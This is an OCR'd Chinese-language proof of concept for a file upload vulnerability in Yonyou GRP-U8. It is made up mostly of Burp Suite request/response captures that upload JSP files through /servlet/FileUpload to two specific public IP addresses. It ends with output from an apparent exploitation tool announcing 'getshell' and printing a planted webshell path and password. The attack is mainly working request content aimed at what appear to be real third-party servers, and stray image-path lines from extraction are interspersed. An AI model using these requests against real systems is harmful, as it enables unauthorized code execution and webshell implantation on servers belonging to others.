

用友GRP-U8 FileUpload 文件上传漏洞



Burp Project Intruder Repeater Window Help
Burp Suite Professional v2023.1.1 - Temporary Project - licensed to h3110w0r1d
Dashboard Proxy Target Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn captcha-killer-modified
Settings
19 20 21 22 23 24 25 26 33 34 35 36 37 38 39 42 43
Send
Cancel
Target: http://123.57.205.67:18885
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 2
Request cookies 1
Request headers 12
Response headers 6
Search...
0 matches
Search...
0 matches
Done
222 bytes | 34 millis

```
POST /servlet/FileUpload?fileName=test.jsp&actionID=update HTTP/1.1
Host: 123.57.205.67:18885
Content-Length: 53
Accept: application/json, text/javascript, */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: http://123.57.205.67:18885
Referer: http://123.57.205.67:18885/R9iPortal/index.jsp.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=D9C9583D80B2E7B1BAC5F7F465454C5B
Connection: close

<% out.println(""This page has a vulnerability!"");%>
```

```
HTTP/1.1 200 OK
Content-Type: text/plain
Server: Apache-Coyote/1.1
Connection: close
Set-Cookie: JSESSIONID=D9C9583D80B2E7B1BAC5F7F465454C5B; Path=/; HttpOnly
Content-Length: 0
Date: Fri, 07 Jun 2024 08:32:34 GMT


```




123



```
POST /servlet/FileUpload?fileName=bivlegk.jsp&actionID=update HTTP/1.1
Host: 121.10.249.50:8001
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Referer: http://121.10.249.50:8001/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=B2D936FE0FD1B334E26DD52834D7A9B8
Connection: close
Content-Length: 24

<% out.println("123");%>
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=GBK
Content-Length: 0
Date: Fri, 07 Jun 2024 09:06:13 GMT
Connection: close


```



```
 | | |_ |  _  /|  ___/______| |  | |> _ <
 | |__| | | \ \| |          | |__| | (_) |
  \_____|_|  \_\_|           \____/ \___/


                                 version:1.0.8
                                 author:guoguo12138

[+该url存在漏洞http://121.10.249.50:8001
漏洞利用>>>>>>>>>>>getshell<<<<<<<<<<<
0921


[+]http://121.10.249.50:8001/R9iPortal/upload/ey.jsp
[+]passwd:passwd
PS C:\Users\Lenovo\Desktop\新建文件夹>
```